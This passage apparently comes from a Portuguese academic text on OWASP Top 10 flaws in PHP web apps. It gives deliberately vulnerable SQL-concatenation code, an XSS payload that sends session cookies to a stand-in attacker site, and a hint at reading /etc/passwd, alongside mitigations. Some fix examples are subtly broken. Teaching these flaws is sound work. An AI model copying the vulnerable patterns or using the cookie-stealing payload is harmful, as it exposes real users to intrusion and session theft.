A vulnerabilidade do código da figura 16 se dá no momento em que a aplicação, na linha 7, concatena à instrução SQL as variáveis **$login** e **$senha,** sem

fazer tratamento algum para, logo após, na linha 8, submeter essa consulta ao banco de dados. Isso é um grave erro.

Cenário de ataque dois: Injeção pela URL**,** uma falha bastante comum nas aplicações Web é a passagem de parâmetros pela URL sem o devido cuidado e tratamento, deixando uma porta aberta para o atacante fazer uso de SQL-*injection*, ou seja, inserindo um código SQL malicioso pela URL e enviando, assim, o código para o banco de dados, como na figura 16.

Figura 17 - Injeção URL

```php
<?php
    // Formato da URL:
    //  http://www.umsite.com.br/produtos.php?id=3
    $id = $_GET['id'];
        $mysqli = new mysqli("localhost", "root", "", "teste");
            $sql = "SELECT * FROM produtos WHERE id = {$id} LIMIT 1";
                $result = $mysqli->query($sql);
                    // Salva o resultado (em formato de array) em uma variável
                    $resultado = mysqli_fetch_assoc($result);
                        var_dump($sql);
```

Fonte: Próprio autor

Simulando um ataque pela URL da sua aplicação, a URL e o resultado da sua instrução SQL ficaria como na figura 17.

Figura 18 - Injeção URL consulta

Fonte: Próprio autor

No exemplo da figura 18 acima, o código funciona normalmente. A vulnerabilidade do código se dá pelo motivo que o desenvolvedor ter acreditando em um “caminho perfeito”, mas sem fazer nenhuma checagem no código. A aplicação está desprotegida contra o ataque de SQL Injection.

Sugestões para mitigação do problema

A OWASP, em sua folha de dicas de prevenção ao SQL Injection, elenca as seguintes opções para a prevenção:

- ✓ Fazer uso de declarações preparadas (com consultas parametrizadas);
- ✓ Utilizar procedimentos armazenados;

- ✓ Validar a entrada na lista branca;
- ✓ Escapar toda a entrada fornecida pelo usuário;
- ✓ Aplicar a lei do menor privilégio.

Em relação à lista, examinaremos os principais tópicos.

As declarações preparadas também são conhecidas como consultas parametrizadas, por fazerem uso dos recursos do SGBD para preparar a instrução SQL, para em seguida, inserir os parâmetros em seus respectivos lugares. O PHP faz uso PHP Data Objects (PDO) para consultas preparadas.

Então vamos ao código apresentado na figura 19, com consultas preparadas em PDO. Com o intuito de prevenir o ataque de SQL Injection, a consulta SQL não é criada dinamicamente, evitando que ela seja alterada. O código abaixo faz conexão com o banco de dados, entre as linhas 2 e 10, utilizando o PDO, instancia uma classe PDO na linha 7. Na linha 12 e 13, recebe as variáveis $login e $senha. Na linha 15, faz uso do método prepare(), que vai preparar a consulta SQL. Nos lugares das variáveis, irão *placeholder*, não irão variáveis diretamente na consulta, mas o espaço é reservado para os parâmetros serem escapados automaticamente pelo driver do PDO, através da função bindParam(). Nas linhas 17 e 18, após feita a sanitização, o código executa o comando SQL na linha 19 e verifica o resultado da consulta para fazer o devido direcionamento.


Figura 19 - validar usuario pdo

```php
<?php
     $dsn        = 'mysql:dbname=teste;host=localhost';
     $user       = 'root';
     $password   = '';

    try {
         $dbh = new PDO($dsn, $user, $password);
    }catch (PDOException $e) {
         $log = $e->getMessage();
    }

     $login = $_POST['login'];
     $senha = $_POST['senha'];

     $sth = $dbh->prepare("SELECT * FROM usuarios ".
                          "WHERE login = :login AND senha = :senha");
     $sth->bindParam(':login', $login);
     $sth->bindParam(':senha', $senha);
     $sth->execute();

    if( $sth->rowCount() ){
        echo "Usuário está logado!!!<br>";
        header("refresh: 3; url=index.php");
    }else{
        echo "Usuário está logado!!!<br>";
        header("refresh: 3; url=login.php");
    }
```

Fonte: Próprio autor

Agora, feito esse código, caso a aplicação sofra um ataque de SQL Injection, a aplicação fará o tratamento e direcionamento, como na figura 20.

Figura 20 - Injecton ' 1 = 1 #



Fonte: Próprio autor

Para evitar um ataque pela URL da aplicação, como posto no cenário de ataque dois, a solução não é tão complicada. Esse tipo de erro é comum, sendo a solução tratar a variável que esta sendo recebida, no caso um número inteiro, fazendo um *casting*, obrigando o valor ser um número inteiro. Dessa forma, impossibilita o SQL Injection pela URL, como mostrado na linha 5 da figura 21.

Figura 21 - A1 Injeção –URL - casting

```
4    // fazendo casting da variavel obrigando a ser um valor inteiro
5    $id = (int) $_GET['id'];
6        $mysqli = new mysqli("localhost", "root", "", "teste");
7            $sql = "SELECT * FROM produtos WHERE id = {$id} LIMIT 1";
```

Fonte: Próprio autor

5.2. A2 Quebra de autenticação e gerenciamento de Sessão

Descrição do Problema

A sessão tem a função de armazenar dados do usuário que visita um site, em um servidor. É diferente de cookies, que mantem dados do usuário no navegador. Informações mais sensíveis, como uma autenticação na hora que o usuário faz um login, ficam mais seguras se mantidas em sessões. Segundo a OWASP Top 10 (2010), este tipo de vulnerabilidade não permite que seja elencado um único código fonte como exemplo, pois o mesmo é particular a cada aplicação web. Da mesma forma, sua prevenção não se faz em apenas um código ou em uma única forma.

O atacante usa vazamentos ou falhas nas funções de autenticação e gerenciamento de sessão (por exemplo: contas expostas, senhas, IDs de sessão) para assumir a identidade de outro usuário. Ainda conforme a OWASP Top 10 (2013), é indicado um rigoroso controle de requisitos de autenticação e gerenciamento de sessão.

> “O módulo de sessão não garante que a informação armazenada em uma sessão seja visualizada apenas pelo usuário que criou a sessão. Medidas adicionais devem ser tomadas para proteger a confidencialidade da sessão, dependendo do valor associado à ela.” (PHP, 2017).


A linguagem PHP, por padrão, tem suporte à sessão, podendo desabilitar esse suporte no script configure dessa forma: --disable-session, dessa forma fugindo totalmente do escopo do que estamos trabalhando, no arquivo php.ini o desenvolvedor pode fazer uma série de configurações que visam proteger as sessões. Uma boa maneira de proteger a segurança das sessões em PHP é o arquivo de configuração (php.ini), esse arquivo é lido assim que o PHP se inicia, por isso um desenvolvedor atento precisa prestar atenção nas configurações desse arquivo, pois nele é possível fazer importantes configurações. “Ao proteger as configurações INI relacionadas à sessão, a segurança das sessões também

aumenta. Algumas configurações INI importantes não possuem recomendações. O desenvolvedor é o responsável em garantir a segurança das configurações de sessão.” (PHP, Protegendo as configurações INI relacionadas à sessão, 2017).

Análise de Risco

Na quebra de autenticação e gerenciamento de sessão, a detecção é de nível médio, pelo motivo que rastrear essa vulnerabilidade pode se tornar uma difícil tarefa. A exploração é média, pois as falhas no gerenciamento de sessão, com o intuito de se passar por outro usuário, podendo acessar uma ou mais contas, de preferência as contas administrativas, são os principais alvos. A figura 22 ilustra a classificação do risco.

Figura 22 - Análise de Risco A2



Fonte: OWASP Top 10 (2013)

Abaixo, algumas importantes configurações INI:

- ✓ *session.cookie_lifetime* = 0: O “0” tem o valor que não permite que o navegador guarde os cookies permanentemente, assim, quando o navegador é fechado, sessão e cookie são deletados.
- ✓ *session.use_strict_mode* = On: outra importante configuração. Por padrão, essa configuração vem off. Tal configuração faz com que o módulo da sessão aceite apenas ID de sessão válido e que tenha sido gerado pelo módulo de

sessão. O módulo de sessão rejeita o ID, caso ele tenha sido fornecido pelo usuário.

- ✓ *session.sid_length* = "48", quanto mais caracteres nos IDs das sessões, mais fortes elas serão.

5.3. A3. Cross-Site Scripting (XSS)

Descrição do problema

O *Cross-Site Scripting* (XSS) baseia-se na falta de filtros adequados em dados de entrada fornecidos pelo usuário, podendo assim ser injetado códigos maliciosos de Java Script em suas aplicações web. Danos variados podem ocorrer: sequestrar sessão e cookie, redirecionar para outras páginas, deletar arquivos do servidor. “O CSS é conveniente, basicamente, para as aplicações web que obtém dados do usuário e os imprimem de volta para o usuário, sem filtra-los” (Forrristal, 2002, p. 202). Conforme detalhado pela OWASP Top 10 (2013),

> “Falhas XSS ocorrem sempre que uma aplicação recebe dados não confiáveis e os envia ao navegador sem validação ou filtros adequados. XSS permite aos atacantes executarem *scripts* no navegador da vítima que podem “sequestrar” sessões do usuário, desfigurar sites, ou redirecionar o usuário para sites maliciosos.” (OWASP Top 10 – 2013).

A orientação da OWASP Top 10 – (2013) é de que se trata de uma boa prática de programação filtrar e higienizar todos os dados que são provenientes de entradas vindas do usuário, tratando assim o Java Script. Entre os vários tipos de ataques de XSS podemos classificar em ataques XSS refletidos (não persistentes), ataques XSS armazenados (persistentes) e ataques XSS baseado em DOM.

Ataques refletidos são os ataques de XSS mais usados pelos atacantes, por falta de tratamento, filtro devido, das entradas dos usuários, podendo, dessa forma, ser injetados códigos maliciosos. “Os ataques refletidos são aqueles em que o *script* injetado é refletido no servidor da Web, como em uma mensagem de erro, resultado de pesquisa ou qualquer outra resposta que inclua parte ou a totalidade da entrada enviada ao servidor como parte da solicitação” (OWASP, 2016).

Já os ataques armazenados são ataques mais graves de *script cross-site*. Esse tipo de ataque é quando o *script* malicioso é gravado no servidor para depois ser exibido em páginas “normais”, sem o devido tratamento do HTML. Os ataques


armazenados são aqueles em que o script injetado é armazenado permanentemente nos servidores de destino, como em um banco de dados, em um fórum de mensagens, log de visitantes, campo de comentários, etc. A vítima recupera o script malicioso do servidor quando solicita o armazenamento em formação. “O XSS armazenado também é chamado de XSS persistente ou tipo I.” (OWASP, 2016).

Fazer a descoberta, prevenção e remoção de contra-ataques de XSS não é tarefa fácil. São necessárias revisões de segurança e uma varredura em busca de setores de sua aplicação por onde solicitações HTTP possam entrar no resultado HTML. Isso porque a enorme quantidade de *tags* HTML possibilitam a injeção de código Java Script mal intencionado.

Análise de Risco

Para a detecção dessa vulnerabilidade na aplicação é indicado o uso de ferramentas estáticas e dinâmicas. O uso de testes automatizados é eficaz para rastrear os XSS de reflexão, porém, muitas vezes, não é obtido sucesso no rastreamento de XSS persistente. Contudo, não foi obtido sucesso por parte de nenhuma ferramenta no rastreamento de XSS baseado no DOM. Faz-se necessário, para uma detecção e amplo sucesso do rastreamento, combinar a revisão manual do código com teste de penetração manual, conforme OWASP Top 10 (2013). A figura 23 ilustra a classificação do risco.

Figura 23 - Análise de Risco A3



Fonte: OWASP Top 10 (2013)

Vamos expor alguns exemplos de ataques e algumas soluções que possibilitam a prevenção desses ataques.

Figura 24 - Ataque XSS

```
<script type="text/javascript">
    new Image().src="http://www.sitedoatacante.com.br/cookies.php?c="+encodeURI(document.cookie);
</script>
```

Fonte: Próprio autor

O código da figura 24 acima ilustra a força de um ataque XSS. Injetando Java Script, o atacante tem a possibilidade de sequestrar o cookie da sessão e envia esse cookie para uma URL externa. Com isso, o atacante pode fazer uma autenticação usando os dados que se encontram registrados no cookie. Uma forma de mitigar esses ataques de sequestro de cookie de sessão é o proteger, esconder o cookie, pois, numa arquitetura cliente/servidor, as solicitações que um cliente faz para um servidor e a resposta dos servidores para esses clientes, são feitas através do HTTP (Hypertext Transfer Protocol), que numa tradução para o português seria Protocolo de Transferência de Hipertexto. “O protocolo de transferência utilizado em toda a World Wide Web é o HTTP (HyperText Transfer Protocol). Ele especifica as mensagens que os clientes podem enviar aos servidores e que respostas eles receberão.” Tanenbaum (2004, p.493).

Nessa conexão de requisição e resposta, anexada às mensagens, existem os cabeçalhos com informações dos dois lados: qual o navegador; que páginas o cliente pode acessar, conforme figura 25 abaixo:

Figura 25 - Lista de cabeçalhos

User-Agent	Solicitação	Informações sobre o navegador e sua plataforma
Accept	Solicitação	O tipo de páginas o cliente pode manipular
Accept-Charset	Solicitação	Os conjuntos de caracteres aceitáveis para o cliente
Accept-Encoding	Solicitação	As codificações de páginas que o cliente pode manipular
Accept-Language	Solicitação	Os idioma s com os quais o cliente pode lidar
Host	Solicitação	O nome DNS do servidor
Authorization	Solicitação	Uma lista das credenciais do cliente
Cookie	Solicitação	Envia um cookie definido anteriormente de volta ao servidor
Date	Ambos	Data e hora em que a mensagem foi enviada
Upgrade	Ambos	O protocolo para o qual transmissor deseja alternar
Server	Resposta	Informações sobre o servidor

Fonte: Tanenbaum (2004)

A seguir, uma amostra de cabeçalho de resposta HTTP:

Figura 26 - Cabeçalho HTTP

```
Set-Cookie: <nome> = <valor> [;  <Max-Age> = <age>]
[;  expira = <data>] [;  domain = <domain_name>]
[;  path = <some_path>] [;  seguro][;  HttpOnly]
```

Fonte: Tanenbaum (2004)

Uma forma de esconder o cookie de sessão é usando HttpOnly, incluído no cabeçalho de resposta, na hora em que o cookie de sessão é gerado. “Um servidor pode ajudar a mitigar esse problema configurando o sinalizador HttpOnly em um cookie que ele cria, indicando que o cookie não deve estar acessível no cliente.” (OWASP, HttpOnly, 2017). Lembrando que o navegador deve estar configurado para usar o HttpOnly.

5.4. A4. Referência Insegura e Direta a Objetos

Descrição do Problema


A referência insegura e direta a objetos pode ocorrer quando dados sensíveis de uma aplicação não são devidamente protegidos, ficando expostas as referências interna desses objetos – por exemplo: referência de arquivos; registro de banco de dados; URL - podendo assim, um usuário desavisado, ou um invasor, ter acesso a esses objetos, por falta de um devido controle e verificações de acesso. Tal problema foi relatado pela OWASP Top 10 (2007): “Sem uma verificação de controle de acesso ou outra proteção semelhante, os atacantes podem manipular estas referências para acessar informações ou outros objetos não-autorizados.”

Nitidamente se trata de uma falha do desenvolvedor do sistema que, de certa forma, acredita que o usuário irá seguir sempre o caminho esperado pelo desenvolvedor, podendo o usuário, estando logado no sistema, alterar valores e tendo permissões ao sistema que, a princípio, não as teria.

Análise de Risco

Na referência insegura e direta a objetos o impacto é estimado em moderado, pelo motivo que essa vulnerabilidade, quando explorada, pode comprometer todos os dados que são referenciados através de parâmetros, tornando fácil para um invasor acessar todos os dados disponíveis, conforme OWASP Top 10 (2013). A figura 27 ilustra a classificação do risco.

Figura 27 - Análise de Risco A4



Fonte: OWASP Top 10 (2013)

Cenário de Ataque

O código abaixo ilustra uma vulnerabilidade pela URL da aplicação web:

```
http://www.banco.com.br/login_conta.php?userId=139615
```

Da forma que está configurado, pode o usuário fazer alteração nesse parâmetro, caso a validação desses campos não esteja sendo devidamente feita, como por exemplo, permissões ou controle de acesso.

Um caso real desse tipo de ataque foi a do site da GST Start Up Assistance da Australian Taxation Office, demonstrado pela própria OWASP Top 10 (2010). Tal site é uma *start up* que auxilia empresas a abrirem seus negócios, indicando, por exemplo, que impostos devem pagar, os trâmites legais etc. No caso, um legítimo usuário alterou o ABN (um identificador de imposto da empresa). O usuário se apossou de 17.000 (dezessete mil) registros das empresas e ainda mandou e-mail para cada um desses clientes. Sem dúvida alguma, um grande problema gerado por esse ataque.

Sugestões para mitigação do problema

Voltando ao exemplo no nosso link acima mostrado, caso a variável “userId” esteja exposta, nos sugere fortemente que essa variável pode ser sequencial. Um atacante pode tentar um ataque de força bruta, na tentativa de manipular/alterar essa variável. Caso ele obtenha êxito em sua tentativa, poderá fazer um grande estrago na aplicação e uma forma de contornar tal situação é não expor o nome da variável, objeto ou arquivo.

A OWASP Top 10 (2013) indica, para uma melhor proteção, evitar a exposição de dados internos. Isso evite que o atacante acesse, de forma direta, recursos não autorizados. A organização também indica a verificar o controle de acesso para confirmar se o usuário está autorizado a ter acesso à operação que ele está requisitando.

Agora vamos a alguns fragmentos de códigos para exemplificarmos a vulnerabilidade por referência insegura e direta a objetos.

O código da figura 28, a seguir, mostra um código que está protegido contra a injeção de código SQL, mas não está protegido contra a referência insegura e direta a objetos. Aqui, um atacante habilidoso nota que o parâmetro idCliente, que busca um cliente do banco de dados, utiliza o método *post* e que também é do tipo numérico, podendo mudar de 1234 para 1235 e, assim, trazendo do banco da nossa aplicação, informações sobre esses clientes, indevidamente. A figura 28 é um fragmento de código, para uma melhor compreensão do nosso problema.

Figura 28 - pdo

```
1 <?php
2     $idCliente = $_POST['idCliente'];
3     $sth = $dbh->prepare("SELECT * FROM clientes WHERE idCliente = :idCliente");
4     $sth->bindParam(':idCliente', $idCliente);
5     $sth->execute();
6 ?>
```

Fonte: Próprio autor

Prevenção do Código

Para uma devida correção do ataque foi feita uma alteração na nossa consulta SQL, onde adicionamos, nas linhas 5 e 6, a clausura WHERE para filtrar nossa consulta pelo usuário e também pelo cliente. Dessa forma, somente poderá acessar a informação o usuário que realmente está previsto para acessá-la.

Figura 29 - Prevenção pdo

```php
<?php
    $idCliente = $_POST['idCliente'];
    $idUsuario = $usuario->getId();

    $sth = $dbh->prepare("SELECT * FROM clientes WHERE
                          idCliente = :idCliente AND idUsuario = :idUsuario");
    $sth->bindParam(':idCliente', $idCliente);
    $sth->bindParam(':idUsuario', $idUsuario);
    $sth->execute();
?>
```

Fonte: Próprio autor

Agora vamos a mais um exemplo em que um formulário HTML envia através do método GET, um valor, do tipo “select”, fazendo referência direta ao objeto, deixando, dessa forma, uma falha na segurança da aplicação. Novamente um fragmento de código para facilitar o entendimento.

Figura 30 - alterarCor.php

```html
    <form action="alterarCor.php" method="get">
        <p>Formulário que altera a Tonalidade.</p>
        <p>
        <select name="tonalidade">
            <option value="clara">Clara</option>
            <option value="escura">Escura</option>
        </select>
        </p>
        <p><input type="submit" value="Efetuar login" /></p>
    </form>
  </body>
</html>
```

Fonte: Próprio autor

Da forma em que o código acima foi desenvolvido, o atacante pode alterar o parâmetro diretamente na URL. Observe como ficou a URL do nosso exemplo, na figura 31.

Figura 31 - exemplo URL

Fonte: Próprio autor


Da forma que está configurada a URL, pode-se alterar, por exemplo, para “/etc/passwd”, assim tendo acesso ao arquivo de usuário de Sistema Operacional Linux.

Prevenção do Código

A OWASP (2013) sugere que, para uma melhor proteção, é indicado evitar a exposição direta de objetos, para impedir o ataque direto a recursos não autorizados. Também indica a verificação de acesso, garantindo que o usuário está autorizado a ter acesso a aquele objeto solicitado.

A correção do código do nosso formulário, que altera a tonalidade, apresenta algumas correções. Na linha 2 foi criado um *array* com dois índices que é armazenado na variável $array_cores. Dessa forma, faze-se um mapeamento do objeto. Na linha 4, a variável $cor_suspeita, recebe um valor, pelo método *post* ou *get*. Na linha 5 é feita a inicialização da variável $cor_segura. Em seguida, na linha 7, é feita o uso de expressão regular para verificar o parâmetro recebido através de uma "*White list*". Na linha 9 é feita uma comparação do mapeamento do objeto, que foi criado através do $array_cores. Na linha 2, caso nessa comparação o conteúdo do mapeamento esteja igual ao valor recebido, é feita uma concatenação na linha 11, da variável $cor_suspeita, com a string ".php", executando, normalmente, a linha 13.

Figura 32 - Concatenação URL



```
1  <?php
2      $array_cores    = array("clara", "escura");
3
4      $cor_suspeita = $_REQUEST['tonalidade'];
5      $cor_segura   = "";
6
7      if( preg_match("/^[0-9]{1}$/", $cor_suspeita) )
8      {
9          if(  in_array($cor_suspeita, $array_cores)  )
10         {
11             $cor_segura = $cor_suspeita.".php";
12
13             require $tonalidade;
14             # demais código
15
16         }else{
17             # mensagem de  possível ataque
18         }
19     }else{
20         # mensagem de  possível ataque
21     }
22     header("refresh: 3; url=formulario.html");
23 ?>
```

Fonte: Próprio autor

5.5. A5 Configuração Incorreta de Segurança

Descrição do Problema

A configuração incorreta de segurança faz referência às configurações inadequadas que impactam fortemente na segurança da própria aplicação Web. A OWASP (2010) nos diz que são de grande importância às configurações de segurança, tanto do servidor Web como também do servidor de aplicação, pois esses servidores são responsáveis por fornecer conteúdo e invocar aplicativos que geram conteúdo.

> "A má configuração de segurança pode acontecer em qualquer nível de uma pilha de aplicativos, incluindo a plataforma, servidor web, servidor de aplicativos, banco de dados, estruturas e código personalizado. Desenvolvedores e administradores de sistemas precisam trabalhar juntos para garantir que a pilha inteira esteja configurada corretamente. Os scanners automatizados são úteis para detectar maços faltantes, configurações erradas, uso de contas padrão, serviços desnecessários, etc." (OWASP, Top 10 2017-A5-Security Misconfiguration, 2017).

Uma enorme variedade de problemas de configurações que afetam a segurança de uma aplicação Web foram indicadas na OWASP (2004): atualizações de segurança não corrigidas; não proteger lista de diretórios; tratamento de erros para a proteção de informações desnecessárias ou excessivas.


Já a OWASP (2017) indica que, para um adequado tratamento da segurança de uma aplicação Web, se faz necessário verificar as atualizações do software, do SO, do Web/App, do banco de dados, bem como de todos os seus componentes. Também alerta para a desativação ou instalação de recursos desnecessários (portas, privilégios, serviços e páginas).

Análise de Risco

Conforme a OWASP Top 10 (2013) diz, a configuração incorreta de segurança está relacionada às configurações do Apache. Isso porque ele usa as configurações de segurança de um arquivo, como quem pode acessar determinada área do site ou se os usuários podem acessar conteúdos que estão dentro de pastas, podendo o sistema estar completamente vulnerável sem que se saiba. Este impacto é considerado moderado, visto que a exploração desta vulnerabilidade pode

comprometer todos os dados que são referenciados através de parâmetros. A figura 33 ilustra a classificação do risco.

Figura 33 - Análise de risco A5



Fonte: OWASP Top 10 (2013)

Cenários de Ataque

